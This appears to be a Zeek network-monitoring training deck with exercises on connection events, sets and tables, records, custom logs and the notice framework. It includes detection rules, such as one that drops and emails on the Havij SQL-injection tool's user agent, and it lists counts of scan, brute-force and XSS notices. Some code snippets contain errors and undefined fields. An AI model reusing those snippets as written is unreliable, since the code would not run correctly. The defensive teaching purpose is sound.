base/protocols/dns/main.zeek:# event dns_EDNS(c: connection, msg: dns_msg, ans: dns_answer)  
base/protocols/dns/main.zeek:# event dns_EDNS_addl(c: connection, msg: dns_msg, ans: dns_edns_additional)  
base/protocols/dns/main.zeek:# event dns_EDNS_ecs(c: connection, msg: dns_msg, opt: dns_edns_ecs)  
base/protocols/dns/main.zeek:# event dns_TSIG_addl(c: connection, msg: dns_msg, ans: dns_tsig_additional)  
base/protocols/dns/main.zeek:# event dns_RSIG(c: connection, msg: dns_msg, ans: dns_answer, rrsig: dns_rrsig_rr) &priority=5  
base/protocols/dns/main.zeek:# event dns_DNSKEY(c: connection, msg: dns_msg, ans: dns_answer, dnskey: dns_dnskey_rr) &priority=5  
base/protocols/dns/main.zeek:# event dns_NSEC(c: connection, msg: dns_msg, ans: dns_answer, next_name: string, bitmaps: string_vec) &priority=5  
base/protocols/dns/main.zeek:# event dns_NSEC3(c: connection, msg: dns_msg, ans: dns_answer, nsec3: dns_nsec3_rr) &priority=5  
base/protocols/dns/main.zeek:# event dns_DS(c: connection, msg: dns_msg, ans: dns_answer, ds: dns_ds_rr) &priority=5  
base/protocols/dns/main.zeek:# event dns_rejected(c: connection, msg: dns_msg, query: string, qtype: count, qclass: count) &priority=-5  
base/protocols/dns/main.zeek:# event successful_connection_remove(c: connection) &priority=-5
```

# Peek inside event <> (c: connection)

- Based on different stages of TCP protocol the TCP-reassembler inside zeek fires different events such as:

```
connection_SYN_packet, connection_attempt, connection_established, connection_finished, connection_first_ACK,  
connection_half_finished, connection_partial_close, connection_pending, connection_rejected, connection_reset, connection_reused,  
connection_state_remove, connection_status_update, connection_timeout, scheduled_analyzer_applied, new_connection,  
new_connection_contents, partial_connection
```

- Tapping into right ones allows you certain specific visibility
  - `connection_established` = lets you create list of services
  - `Connection_attempt` = useful in scan-detections
  - `Connection_state_remove` = access to data right before its logged into conn.log

[https://docs.zeek.org/en/current/scripts/base/bif/plugins/Zeek\\_TCP.events.bif.zeek.html](https://docs.zeek.org/en/current/scripts/base/bif/plugins/Zeek_TCP.events.bif.zeek.html)

# Exercise 2: Connection Record

- `cd exercise-2-connection-records`
- `$ ls scripts/ex*`
  - `01-conn-record-preview.zeek`
  - `02-event-conn-state-remove.zeek`
  - `03-events-across-tcp-connection.zeek`
  - `04-restrict-on-port.zeek`
  - `05-restrict-on-ip.zeek`
  - `06-access-inside-conn-record.zeek`
  - `07-conn_attempt-vs-conn_established.zeek`
  - `08-scheduling-an-event.zeek`
- Extra credits
  - Task 1: Calculate and print total bytes used by connection in Traces/http.pcap ?
    - Hints: (i) need to know what event fires when - see event `new_connection` vs event `connection_state_remove`
    - (ii) explore difference between `orig_bytes`, `orig_ip_bytes` and `resp_bytes` vs `resp_ip_bytes`
  - Task 2: why do different traces show different connection events triggering : use `ex2-f-conn-events.zeek`. Also compare `history`, `conn_state` fields for both:
    - (i) `zeek -r Traces/http.pcap scripts/07-conn_attempt-vs-conn_established.zeek`
    - (ii) `zeek -r Traces/conn_attempt.pcap scripts/07-conn_attempt-vs-conn_established.zeek`
  - Task 3: try zeek with `http.pcap` with `01-conn-record-preview.zeek` - What else do you see ?
    - Try to tap into `http_request` and `http_reply` events

Run as :  
`zeek -r Traces/<script-name.pcap> scripts/<script-name.zeek>`

# Developing a new heuristic

- cd 02-exercise-exploring-events
- Problem: look at dns.zeek
  - print and examine dns record if destination IP is part of (138.183.230.0/24)

A pointer (PTR) record is a type of Domain Name System (DNS) record that resolves an IP address to a domain or host name, unlike an A record which points a domain name to an IP address. PTR records are used for the reverse DNS lookup. Using the IP address, you can get the associated domain or host name.

We see plenty PTR queries - Are all good ?

# Chapter 3: Container types - Sets and tables

## Slides 43-50

1. Introduce sets and tables along with their use cases
2. Subtleties and feature richness of sets and tables
3. Operators and example of expire\_func
4. Exercises on slides 49 & 50
  - a. slide 49 - exercises
    - i. Try exercises numbered: 00-07 to get familiar with sets and tables
  - b. Slide 50
    - i. For people already familiar with the work should try the “Extra Credit” tasks on exercise slide 49
5. On slide 49 we have find-the-bug questions - people enjoy ~~pointing~~ fixing errors
6. On slide 51 we continue to develop a new heuristic code

# Container types

- set - used to store unique elements of the same data type
- table - associative arrays
- Vector - arrays
- Record - type allows to create a new data structure (think of c-structures)

# Sets & tables examples

- Representations of networks
  - local\_nets, never\_drop\_nets, live\_nets, darknets, scan\_nets
  - A list of subnets used by networking
    - Eg: table [string] of set[subnets] ;
      - building-11 = { 1.1.1.0/24, 1.1.3.0/24}
      - Building-12 = { 1.1.4.0/24, 1.1.10.0/24, 1.1.11.0/24}
      - Building-13 = { 1.1.13.0/24};
- Whitelists: ignore\_src\_ports, block\_ports
- Institutional services: dns\_servers, mail\_servers,
- Watchlists: watch\_dst\_ip, watch\_src\_ip,
- Temp cache
  - potential\_bot\_clients, possible\_scan\_sources

# Sets - What good are they ?

- Collection of unique elements
- Unordered data types (for ordered can use vectors)
- Operators used on sets:

- to test for membership: “`in`” (and “`!in`” ) :  
`if (22/tcp in allowed_services)`
- add values: `add hosts[ip] ;`
- **delete** values: `delete hosts[ip];`
- Set intersection: `s1 & s2`
- Set union: `s1 | s2`
- Set difference: `s1 - s2`

Q. What happens if we delete a value not present in the set\* ?



```
main.zeek + Add File
1 event zeek_init()
2 {
3     local a_set: set[addr] = {
4         1.1.1.1,
5         1.1.1.2,
6         1.1.1.3,
7         1.1.1.4,
8         1.1.1.5,
9     };
10
11     if (1.1.1.1 in a_set)
12         print fmt("Yes 1.1.1.1 is in a_set");
13 }
14

Output
yes, 1.1.1.1 is in a_set
```

```
$ zeek ./a_set.zeek
1.1.1.3
1.1.1.1
1.1.1.2
1.1.1.5
1.1.1.4
$ zeek ./a_set.zeek
1.1.1.2
1.1.1.4
1.1.1.5
1.1.1.3
1.1.1.1
$ zeek ./a_set.zeek
1.1.1.5
1.1.1.2
1.1.1.3
1.1.1.1
1.1.1.4
```

# Table

- container types you'd use most often
  - table [ type<sup>+</sup> ] of type

```
global peers: table[addr] of count &create_expire=1 hrs &expire_func=blah  
&backend=Broker::MEMORY;
```

- &expire\_func
  - Called right before a container element expires - TTL for each element in the table (or set)
  - The function's first argument is of the same type as the container it is associated with.
  - The function then takes a variable number of arguments equal to the number of indexes in the container.
  - Function returns interval

Read this please: [https://docs.zeek.org/en/current/script-reference/attributes.html#attr-&on\\_change](https://docs.zeek.org/en/current/script-reference/attributes.html#attr-&on_change)

# Table

- types of expires attributes:
  - **&create\_expire** - the element expires after the given amount of time since it has been inserted into the container, regardless of any reads or writes
  - **&read\_expire** - the element expires after the given amount of time since the last time it has been read. Note that a write also counts as a read.
  - **&write\_expire** - the element expires after the given amount of time since the last time it has been written.
  - **&on\_change** - change has been applied to a container

Breaking News: NEW FUNCTIONALITY with 3.2.1

**global t: table[string] of count &backend=Broker::MEMORY; (this fills the void of &synchronized )**

Read this please: [https://docs.zeek.org/en/current/script-reference/attributes.html#attr-&on\\_change](https://docs.zeek.org/en/current/script-reference/attributes.html#attr-&on_change)

# Table Expirations

```
global expire_distinct_peers: function( t: table[addr] of set[addr], idx: addr): interval ;  
  
global distinct_peers: table[addr] of set[addr]  
    &create_expire=1 hrs &expire_func=expire_distinct_peers ;  
  
function expire_distinct_peers(t: table[addr] of set[addr], idx: addr): interval  
{  
    print fmt ("%s", t[idx]);  
  
    if (idx == 1.1.1.1)  
        return 1 hrs ;  
  
    return 0 secs;  
}
```

Note: while I am showing example of a table,  
expire\_functions work just the same for sets and tables.  
See: 06-tables-expire-func-demo.zeek

# Exercise 3: Sets and Tables

- `cd 03-exercise-sets-tables`
- `$ ls scripts/`
  - Set operations : `00-valid-invalid-sets.zeek`
  - How many uniq IPs and uniq Ports do you see in the trace
    - `01-basic-set-additions.zeek`
    - `02-basic-set-additions-cleaner-version.zeek`
  - `03-tables-basic-usage.zeek`
  - `04-tables-connections-counts.zeek`
  - `05-tables-distinct-peers-services-count.zeek`
  - `06-tables-expire-func-demo.zeek`
  - `07-tables-counting-chatty-ip-pairs.zeek`
  - `08-tables-identify-services-per-host.zeek`
- Find-the-bug section
  - `find-the-bug-01-basic-set-additions.zeek`
  - `find-the-bug-02-tables-02.zeek`
  - `find-the-bug-03-tables-basic-usage.zeek`
  - `find-the-bug-07-tables-counting-chatty-ip-pairs.zeek`

# Extra credits: lets translate Security into code

- **Task 1: I would like to track how many connections does an IP address ma ?**

Hint: scanners: table[addr] of count &default=0 &create\_expire=1 day &expire\_function=scanner\_summary ;  
Hint: event new\_connection

- **Task 2: How many times have two hosts talked with each other in last hour ?**

Hint: global chatty: table[addr, addr] of count &default=0 &create\_expire=1 hrs ;  
Hint: event connection\_attempt OR event new\_connection OR event connection\_established

- **Task 3: Can we build a list of all services on all hosts on the network ?**

Hint: global host\_profiles: table [addr] of set[port] &read\_expire=1 days ;  
Hint: event connection\_established

# Developing a new heuristic

- `cd exercise-2-connection-records`
- **Problem:** look at `dns.zeek`
  - print and examine dns record if destination IP is part of (138.183.230.0/24)
  - Limit DNS records to `qtype_name = PTR`
  - if `qtype_name` is uninitialized ignore
  - likewise access `rcode_name`, if uninitialized, use `rcode_name = UNKNOWN`
  - Goal (i) print query, `qtype_name` and `rcode_name`
  - Goal (ii) Count number of queries for a `request_ip`

# Chapter 4: Container types - records

## Slides 53-56

1. Introduce the concepts of records - how to create, populate and access it
2. Record operators
3. How records can be used
4. Exercises on slides 56
  - i. Look at 01-records.zeek and track start\_time, end\_time, #localhosts contacted and #total\_connections for a given remote IP
  - ii. For people already familiar with the work should try the “Extra Credit” tasks on exercise slide 56
5. On slide 56 we also have find-the-bug questions
6. On slide 57 we continue to develop a new heuristic code

# Custom data types: Records

- A record is a user defined data type that allows you to build a collection of different types/values

```
Type conn_info: record {  
    start_time : ts;  
    end_time: ts;  
    hosts: set[addr];  
    conn_count: count &default=0 ;  
};
```

Most of the time you'd end up as a table[idx] of your record. Eg:

```
global conn: table[addr] of conn_info ;
```

To access members of a record you use \$ operator

```
Local orig = c$id$orig_h;  
local ts = conn[orig]$start_time ;  
local cc = conn[orig]$conn_count ;
```

Note: empty or uninitialized record members can be checked if ?\$ operator, eg:

```
if (conn?$start_time)  
    print fmt("value is set")
```

OR

```
if (! conn?$start_time)  
    print fmt("value is Not set")
```

# Record field operators

The record field operators take a `record` as the first operand, and a field name as the second operand. For both operators, the specified field name must be in the declaration of the record type.

Name	Syntax	Notes
Field access	$a \$ b$	
Field value existence test	$a ?\$ b$	Evaluates to type <code>bool</code> . True if the specified field has been assigned a value, or false if not.

Some examples:

- `if (c$smtp?$mailfrom )` - if mailfrom is set in smtp record inside the connection
- `if (c$http?$referrer)` - if http referrer is set or not
- `if (rec?$orig_bytes || rec?$resp_bytes)` - orig or resp bytes set or uninitialized
- `if (rec?$md5 && rec$md5 in smtp_malicious_indicators )`

# Records - create your own data type

#open	2010-10-10-00-00-01	ts	ipaddr	ls	days_seen	first_seen	last_seen	active_for	last_active	hosts	total_conn	source
1539240656.217002		158.69.247.184	Blacklist::ONGOING	1	1539035436.381507	1539035436.381507	00-00:00:00	02-09:00:20	1	2	TOR	
1539240686.217956		62.210.244.146	Blacklist::ONGOING	1	1538754653.503527	1538757751.345767	00-00:51:38	05-14:08:55	2	3	TOR	
1539240746.221071		185.26.156.40	Blacklist::ONGOING	3	1538729511.704367	1539219199.920233	05-16:01:28	00-05:59:06	7	11	TOR	
1539240826.224254		198.71.81.66	Blacklist::ONGOING	3	1538740388.381623	1539226185.379597	05-14:56:37	00-04:04:01	1	8	TOR	
1539240956.231296		107.170.205.8	Blacklist::ONGOING	1	1538787327.553348	1538787327.675945	00-00:00:00	05-06:00:29	11	12	TOR	
1539240966.232293		199.249.223.74	Blacklist::ONGOING	1	1538870145.118025	1538870145.118025	00-00:00:00	04-07:00:21	1	2	TOR	
1539240976.233223		195.154.122.138	Blacklist::ONGOING	3	1538733337.256465	1539161704.098158	04-22:59:27	00-22:01:12	7	9	TOR	
1539241016.234884		87.118.122.50	Blacklist::ONGOING	3	1538679379.752535	1538940736.706507	03-00:35:57	03-11:24:40	10	14	TOR	
1539241046.236390		5.39.33.178	Blacklist::ONGOING	1	1539140232.476098	1539141013.080139	00-00:13:01	01-03:47:13	1	3	TOR	
1539241056.236570		94.23.248.158	Blacklist::ONGOING	2	1538992633.380935	1539215864.423301	02-14:00:31	00-06:59:52	2	3	TOR	
1539241056.236570		185.61.149.116	Blacklist::ONGOING	1	1539014238.267550	1539014238.267550	00-00:00:00	02-15:00:18	1	2	TOR	
1539241056.236570		37.218.245.25	Blacklist::ONGOING	1	1538870226.171853	1538870226.171853	00-00:00:00	04-07:00:30	1	2	TOR	

```
type conn_stats: record {
    start_ts: time &default=double_to_time(0.0);
    end_ts: time &default=double_to_time(0.0);
    hosts: opaque of cardinality
        &default=hll_cardinality_init(0.1, 0.99);
    conn_count: count &default=0;
}
```

```
if (orig !in conn_table)
{
    local cs: conn_stats;
    conn_table[orig]=cs;

    conn_table[orig]$start_ts=c$start_time;
}

conn_table[orig]$end_ts=c$start_time;
conn_table[orig]$conn_count +=1;
```

# Exercise 4: Records

- `cd 04-exercise-records-types`
- `$ ls scripts/`
  - `01-records.zeek`
    - Track `start_time`, `end_time`, `#localhosts contacted` and `#total_connections` for a given remote IP
      - Hint: (i) You need to create a record `conn_info`
      - Hint: (ii) Need a table of `conn_info` with index `remoteip`
      - Hint: (iii) Tap into event `new_connection`
      - Hint: (iv) Initialize the record, populate the table
      - Hint: (v) Use `zeek_done` to dump the info
    - Extra Credit: extend the record to calculate (see screenshot output on previous slide)
      - inactivity time for a given remote IP
      - Connection latencies - ie mean time between connecting different hosts-we can know if this is a low&slow scanner or a fast one
      - Host level connection tracking
  - Find-the-bug: `find-the-bug-01-records.zeek`
  - Develop a new heuristic: (also see slides 55, 56 )
    - `10-dns.zeek`
    - `10-dns.solution.zeek`

# Developing a new heuristic

- `cd exercise-2-connection-records`
- **Problem: look at dns.zeek**
  - print and examine dns record if destination IP is part of (138.183.230.0/24)
  - Limit DNS records to qtype\_name = PTR
  - if qtype\_name is uninitialized ignore
  - likewise access rcode\_name, if uninitialized, use rcode\_name = UNKNOWN
  - Goal (i) print query, qtype\_name and rcode\_name
  - Goal (ii) Count number of queries for a request\_ip
  - create a record to keep counts of all kinds of PTR query types:
    - Noerror, nxdomain, refused, servfail, unknown
  - Add the record to a table indexed by response IP
  - Populate the entries in the table
  - Create a function called ‘aggregate\_stats’ to make this “clean”

# Translating DNS PTR query types into record

```
# RCODE Response code - this 4 bit field is set as part of
# responses. The values have the following
# interpretation:
#
# 0      No error condition
#
# 1      Format error - The name server was
#        unable to interpret the query.
#
# 2      Server failure - The name server was
#        unable to process this query due to a
#        problem with the name server.
#
# 3      Name Error - Meaningful only for
#        responses from an authoritative name
#        server, this code signifies that the
#        domain name referenced in the query does
#        not exist.
#
# 4      Not Implemented - The name server does
#        not support the requested kind of query.
#
# 5      Refused - The name server refuses to
#        perform the specified operation for
#        policy reasons. For example, a name
#        server may not wish to provide the
#        information to the particular requester,
#        or a name server may not wish to perform
#        a particular operation (e.g., zone
```

```
type ptr_stats : record {
    ptr_counts: count &default=0 ;
    noerror: count &default=0 ;
    nxdomain: count &default=0;
    refused: count &default=0;
    servfail: count &default=0 ;
    unknown: count &default=0;
} ;
```

# Tying records with table

```
type ptr_stats : record {
    ptr_counts: count &default=0 ;
    noerror: count &default=0 ;
    nxdomain: count &default=0;
    refused: count &default=0;
    servfail: count &default=0 ;
    unknown: count &default=0;
} ;

global ptr_queries: table[addr] of ptr_stats=table() &create_expire = 1 day ;
```

# Chapter 5: Extending Logging

Slides 61-65

1. Introduce the concepts and needs for
  - a. Log filtering
  - b. Creating a new log file
2. Exercises on slides 65
3. Take away - how to create and filter logs

# Create our own log file

- Custom log files - why do you need them
  - New heuristics/analyzer
  - Log suppression/filtering
  - Policy compliance - eg only local ips or only limited fields etc

# Create own log stream

```
event zeek_init() &priority=-5
{
    Log::create_stream(training::conn_summary_LOG, [$columns=conn_info]);
    local f = Log::get_filter(training::conn_summary_LOG, "default");
    f$path = "conn_summary" ;
    Log::add_filter(training::conn_summary_LOG,f);
}

function somefunction()
{
    local info: conn_info ;
    info$start_time = t[idx]$start_time;
    info$end_time = t[idx]$end_time ;
    info$host_count = |t[idx]$hosts|;
    info$conn_count = t[idx]$conn_count ;

    Log::write(training::conn_summary_LOG, info);

    return 0 secs ;
}
```

# Log filtering: an example

```
function ignore_logging (rec: Conn::Info) : bool
{
# Record only connections with successfully analyzed HTTP traffic
local dst = rec$id$resp_p ;

return (dst == 53/tcp ) ? T : F ;
}

event zeek_init()
{
    local filter: Log::Filter = [$name="filter54", $path="conn", $pred=ignore_logging];
    Log::remove_filter(Conn::LOG, "default");
    Log::add_filter(Conn::LOG, filter);
}
```

# Log filtering: extending with config framework

```
export {
    option filtered_ports: set[port] = {} ;
    redef Config::config_files += { fmt("%s/filtered_ports.file", @DIR) } ;
}
function ignore_logging (rec: Conn::Info) : bool
{
    # Record only connections with successfully analyzed HTTP traffic
    Local dport = c$id$rep_p ;

    return (dport in filtered_ports ) ? T : F ;
}

event zeek_init()
{
    local filter: Log::Filter = [$name="filter54", $path="conn", $pred=ignore_logging];
    Log::remove_filter(Conn::LOG, "default");
    Log::add_filter(Conn::LOG, filter);
}
```

# Exercise 5: Log filtering and New Log file

- \$ cd 05-exercise-logfiles
- \$ Log Filtering:
  - Task 1: Filter connection logs to only log 22/tcp  
(run as `zeek -i eth0 ./01-conn.log-filtering-on-port-sample.zeek`)
  - Task 2: extend filtering to log 22/tcp + 53/tcp
  - Task 3: extend filter to log any port supplied by config file without needing to restart zeek
- \$ New Log file
  - Task 1: create a new log file to log conn\_summary (use file: `ex5-create-log-base-code.zeek`)
  - Task 2: extend the logging to incorporate src IP too
  - Task 3: make this memory efficient (instead of set use opaque of cardinality for counting hosts)
  - Task 4: fix find-the-bugs-\* scripts
- \$ ls pcaps/

# What have we learnt so far

1. How to find the relevant events
2. How to tap into those events and access the right data
3. Familiarity with some data types
4. Most basic structure of a zeek script and event handling
5. Feeding pcaps to zeek script
6. Looking at the logs
7. Now lets generate a notice so that you can make something useful out for the heuristics and get notifications

# Chapter 6: Notice Framework

Slides 68-80

1. Introduce notice framework
  - a. You should be able to create your own notices, and
  - b. Assign those notices different actions
2. Operation notices and scale
3. Exercise on Slide 80:
  - a. Getting familiar with notices with exercises 01-05
  - b. Extra credit: 06-09 - create notice-of-notices.
4. Take away - make you comfortable with the notice-framework
5. Slide 80 - continuing develop-a-new-heuristic - incorporate notices in your code

# Raising a Notice

Zeek detect potentially interesting situation, and the notice policy hook which of them the user wants to be acted upon in some manner

Primarily need to understand - Notice::Type, notice::Info record and Notice::policy Hook

```
redef enum Notice::Type += {  
    Attack,  
};
```

```
NOTICE([$note=Attack, $conn=c, $identifier=cat(orig), $suppress_for=1 hrs, $msg=_msg]);
```

```
hook Notice::policy(n: Notice::Info)  
{  
    if ( n$note == training::Attack)  
        add n$actions[Notice::ACTION_EMAIL];  
}
```

1 Definition

2 Populate & invoke

3 Control actions

# Notice::Actions

Action	Description
Notice::ACTION_LOG	Write the notice to the <code>Notice::LOG</code> logging stream.
Notice::ACTION_ALARM	Log into the <code>Notice::ALARM_LOG</code> stream which will rotate hourly and email the contents to the email address or addresses defined in the <code>Notice::mail_dest</code> variable.
Notice::ACTION_EMAIL	Send the notice in an email to the email address or addresses given in the <code>Notice::mail_dest</code> variable.
Notice::ACTION_PAGE	Send an email to the email address or addresses given in the <code>Notice::mail_page_dest</code> variable.

# Notice Framework in some more details

```
[ts=1601320267.760428, uid=CNm11DRb8m6rC17If, id=[orig_h=192.168.86.92, orig_p=61733/tcp, resp_h=192.168.86.49, resp_p=22/tcp], conn=[id=[orig_h=192.168.86.92, orig_p=61733/tcp, resp_h=192.168.86.49, resp_p=22/tcp], orig=[size=0, state=0, num_pkts=0, num_bytes_ip=0, flow_label=0, l2_addr=f0:18:98:8c:2a:13], resp=[size=0, state=0, num_pkts=0, num_bytes_ip=0, flow_label=0, l2_addr=54:e4:3a:f2:29:bb], start_time=1601320267.760428, duration=0 secs, service={\x0a\x0a}, history=, uid=CNm11DRb8m6rC17If, tunnel=<uninitialized>, vlan=<uninitialized>, inner_vlan=<uninitialized>, successful=F, dpd=<uninitialized>, dpd_state=<uninitialized>, conn=<uninitialized>, extract_orig=F, extract_resp=F, thresholds=<uninitialized>, dce_rpc=<uninitialized>, dce_rpc_state=<uninitialized>, dce_rpc_backing=<uninitialized>, dhcp=<uninitialized>, dnp3=<uninitialized>, dns=<uninitialized>, dns_state=<uninitialized>, ftp=<uninitialized>, ftp_data_reuse=F, ssl=<uninitialized>, http=<uninitialized>, http_state=<uninitialized>, irc=<uninitialized>, krb=<uninitialized>, modbus=<uninitialized>, mysql=<uninitialized>, ntlm=<uninitialized>, ntp=<uninitialized>, radius=<uninitialized>, rdp=<uninitialized>, rfb=<uninitialized>, sip=<uninitialized>, sip_state=<uninitialized>, snmp=<uninitialized>, smb_state=<uninitialized>, smtp=<uninitialized>, smtp_state=<uninitialized>, socks=<uninitialized>, ssh=<uninitialized>, syslog=<uninitialized>], iconn=<uninitialized>, f=<uninitialized>, fuid=<uninitialized>, file_mime_type=<uninitialized>, file_desc=<uninitialized>, proto=tcp, note=training::Local, msg=connection on 22/tcp seen, sub=<uninitialized>, src=192.168.86.92, dst=192.168.86.49, p=22/tcp, n=<uninitialized>, peer_name=<uninitialized>, peer_descr=<uninitialized>, actions={\x0a\x09Notice::ACTION_LOG\x0a}, email_body_sections=[], email_delay_tokens={\x0a\x0a}, identifier=192.168.86.92, suppress_for=1.0 hr, remote_location=<uninitialized>]
```

# We (I) mostly care about is:

- n\$note
- n\$src
- n\$p
- n\$msg
- n\$conn
- n\$suppress\_for
- n\$identifier

# We (I) mostly care about is:

- n\$note - what type it is
- n\$src - What host caused this notice
- n\$p - if port is relevant
- n\$msg - always put a relevant explanatory information
- n\$conn - entire connection record - useful but not always possible
- n\$suppress\_for - duration notice won't be generated again
- n\$identifier - unique identifier to suppress on (eg. IP, hostname, resp\_ip etc)

# How to use notices

- Log to notice file and use for nightly crunch or historical data mining
- Automated actions - esp - ACTION\_DROP
- Escalation - PAGE, EMAILS etc for oncall eyeballing
- Aggregation of notices to identify bigger problem ( aka light up like a christmas tree)
- Behavior control - different actions based on different conditions
  - if (remote(ip)) DROP else EMAIL

## Notice suppression - tools and tricks

- 1) Use \$suppress\_for
- 2) Notice Policy Shortcuts
- 3) Using configuration framework
  - a) Slight latency
  - b) Realtime
  - c) No need to restart

Variable name	Description
<code>Notice::ignored_types</code>	Adding a <code>Notice::Type</code> to this set results in the notice being ignored. It won't have any other action applied to it, not even <code>Notice::ACTION_LOG</code> .
<code>Notice::emailed_types</code>	Adding a <code>Notice::Type</code> to this set results in <code>Notice::ACTION_EMAIL</code> being applied to the notices of that type.
<code>Notice::alarmed_types</code>	Adding a <code>Notice::Type</code> to this set results in <code>Notice::ACTION_ALARM</code> being applied to the notices of that type.
<code>Notice::not_suppressed_types</code>	Adding a <code>Notice::Type</code> to this set results in that notice no longer undergoing the normal notice suppression that would take place. Be careful when using this in production it could result in a dramatic increase in the number of notices being processed.
<code>Notice::type_suppression_intervals</code>	This is a table indexed on <code>Notice::Type</code> and yielding an interval. It can be used as an easy way to extend the default suppression interval for an entire <code>Notice::Type</code> without having to create a whole <code>Notice::policy</code> entry and setting the <code>\$suppress_for</code> field.

# Example: Notice Manipulation

```
hook Notice::policy(n: Notice::Info)
{
    if ( n$note == ProtocolDetector::Server_Found &&
        /SSH/ in n$msg &&
        (n$id$resp_p == 443/tcp || n$id$resp_p == 7070/tcp || n$id$resp_p == 8080/tcp) )
    {
        add n$actions[Notice::ACTION_EMAIL];
    }
}
```

```
hook Notice::policy(n: Notice::Info)
{
    if ( n$note == CVE_2020_1350::Detected_High_Confidence)
    {
        add n$actions[Notice::ACTION_EMAIL];
        Notice::email_notice_to(n, "alerts@site.com", T);
    }

    if ( n$note == CVE_2020_1350::Potential )
    {
        add n$actions[Notice::ACTION_EMAIL];
        Notice::email_notice_to(n, "reports@site.com", T);
    }
}
```

```
hook Notice::policy(n: Notice::Info)
{
## Silent Drop external IPs
    if ( n$note == HTTP::Sensitive_UserAgent && n$src !in Site::scan_hosts && n$src !in Site::local_nets )
        {
            add n$actions[Notice::ACTION_DROP];
        }
    if ( n$note == HTTP::Sensitive_UserAgent && /[Hh][Aa][Vv][Ii][Jj]/ in n$msg && n$src !in Site::scan_hosts &&
n$src !in Site::local_nets )
        {
            add n$actions[Notice::ACTION_DROP];
            add n$actions[Notice::ACTION_EMAIL];
        }
# Drop and email Internal IPs
    if ( n$note == HTTP::Sensitive_UserAgent && n$src !in Site::scan_hosts && n$src in Site::local_nets )
        {
            add n$actions[Notice::ACTION_DROP];
            add n$actions[Notice::ACTION_EMAIL];
        }
    if ( n$note == HTTP::Watched_UserAgent && n$src !in Site::scan_hosts && n$src !in Site::local_nets )
        {
            add n$actions[Notice::ACTION_DROP];
        }
    if ( n$note == HTTP::Watched_UserAgent && n$src !in Site::scan_hosts && n$src in Site::local_nets )
        {
            add n$actions[Notice::ACTION_DROP];
            add n$actions[Notice::ACTION_EMAIL];
        }
    if ( n$note == CVE_2020_0601::Unknown_X509_Curve )
        {
            #add n$actions[Notice::ACTION_DROP];
            add n$actions[Notice::ACTION_EMAIL];
        }
}
```

114393 Scan::KnockKnockScan  
61132 Scan::LandMine  
23930 Notice::DropThrottle  
15758 Scan::AddressScan  
15033 Scan::HotSubnet  
8960 WL::PurgeOnWhitelist  
6453 Scan::BlocknetsIP  
6077 SIP::BadUserAgent  
4488 Scan::ShutdownThresh  
2307 UDP::AddressScan  
895 ICMP::ICMPAddressScan  
832 PacketFilter::Dropped\_Packets  
827 LBL::EduIP  
820 ICMP::ScanSummary  
363 Scan::LowPortTrolling  
337 ICMP::NDP\_Unauthorized\_Router  
337 ICMP::NDP\_NA  
280 WL::WhitelistAdd  
280 Scan::WhitelistAdd  
230 WL::WhitelistChanged  
230 Scan::WhitelistChanged  
100 SSL::Invalid\_Server\_Cert  
54 Notice::DropIgnore  
52 LBL::AuthIP  
36 CaptureLoss::Too\_Much\_Loss  
15 Scan::ScanSpike  
6  
4 Scan::WebCrawler  
2 RDP::HotAccount  
2 HTTP::SensitivePOST  
1 Scan::LowPortScanSummary  
1 SIP::Code\_401\_403

Virtual  
61146 SSL::Invalid\_Server\_Cert  
25027 SMTPurl::SMTP\_Click\_Here\_Seen  
14280 Scan::WhitelistAdd  
14000 Scan::PurgeOnWhitelist  
10558 SMTPurl::SMTP\_URI\_Click  
9402 Notice::DropThrottle  
6904 UDP::AddressScan  
6201 SIP::BadUserAgent  
4799 Whitelists::RemoteUser  
3752 HTTP::HTTPSensitivePOST  
3274 Notice::DropIgnore  
2259 FTP::BruteforceSummary  
1764 SMTPurl::SMTP\_Dotted\_URL  
472 NTP::NTP\_Monlist\_Questions  
438 RDP::ScanSummary  
285 RDP1::BruteforceScan  
230 Scan::WhitelistChanged  
208 Software::Vulnerable\_Version  
168 RDP::HotAccount  
56 HTTP::HTTP\_SensitiveURI  
39 SMTPurl::SMTP\_WatchedFileType  
19 Weird::Activity  
13 CaptureLoss::Too\_Much\_Loss  
12 RDP::PasswordGuessing  
9 HTTP::Sensitive\_UserAgent  
6  
4 Notice::RemoteUserScan  
4 FTP::Bruteforcer  
3 HTTP::HTTP\_Suspicious\_Client\_Header  
2 SMTPurl::SMTP\_sensitiveURI  
1 SSH::Interesting\_Hostname\_Login  
1 SIP::Code\_401\_403  
1 HTTP::HTTP\_CrossSiteScripting  
1 FTP::SensitiveURIs

63537 SSL::Invalid\_Server\_Cert  
14000 WL::PurgeOnWhitelist  
5733 SIP::BadUserAgent  
4214 Notice::DropThrottle  
4028 HTTP::SensitivePOST  
2285 FTP::BruteforceSummary  
1002 smtpsink::NotGoogleSPF  
353 RDP::ScanSummary  
306 SSH::Interesting\_Hostname\_Login  
280 WL::WhitelistAdd  
247 SMTPurl::WatchedFileType  
230 WL::WhitelistChanged  
168 RDP::HotAccount  
83 LBLIntel::LabPhish  
62 SMTPurl::MsgBody  
55 SMTPurl::DottedURL  
48 SSH::Watched\_Country\_Login  
45 HTTP::HTTP\_SensitiveURI  
42 Notice::DropIgnore  
30 PacketFilter::Dropped\_Packets  
25 ESnet::REN  
22 smtpsink::Subnet  
17 Weird::Activity  
15 RDP::PasswordGuessing  
8 SSH::Password\_Guessing  
8 CVE\_2020\_1350::Potential  
6 FTP::Bruteforcer  
6  
5 LetsEncrypt::Whitelisted  
4 LBLIntel::ReplyToPhish  
4 CaptureLoss::Too\_Much\_Loss  
3 HTTP::HTTP\_WatchedURI  
2 SMTPurl::SensitiveURI  
1 proto  
1 enum  
1 SIP::Code\_401\_403  
1 LetsEncrypt::OCSPPost  
1 HTTP::HTTP\_CrossSiteScripting

# Exercise 6: Notice Framework

- `cd 06-exercise-notice-framework`
- `$ notice creation and action setups`
  - `01-looking-at-notice-record.zeek`
  - `02-create-a-new-notice.zeek`
  - `03-assign-notice-action-email.zeek`
  - `04-extend-hooks.zeek`
  - `05-fp-suppress.zeek`
  - `06-ssh-over-443.zeek`
  - `07-ssh-over-443-many-notices.zeek`
  - `08-ssh-over-443-notice-suppress.zeek`
  - `09-ssh-over-443-final.zeek`
- `$ Extra credit - can you create a “notice of notices” - ie an alert which is generated if a given host has generated > N unique notices.`
- `$ Traces/`

# Developing a new heuristic

- `cd exercise-2-connection-records`
- **Problem: look at dns.zeek**
  - print and examine dns record if destination IP is part of (138.183.230.0/24)
  - Limit DNS records to qtype\_name = PTR
  - if qtype\_name is uninitialized ignore
  - likewise access rcode\_name, if uninitialized, use rcode\_name = UNKNOWN
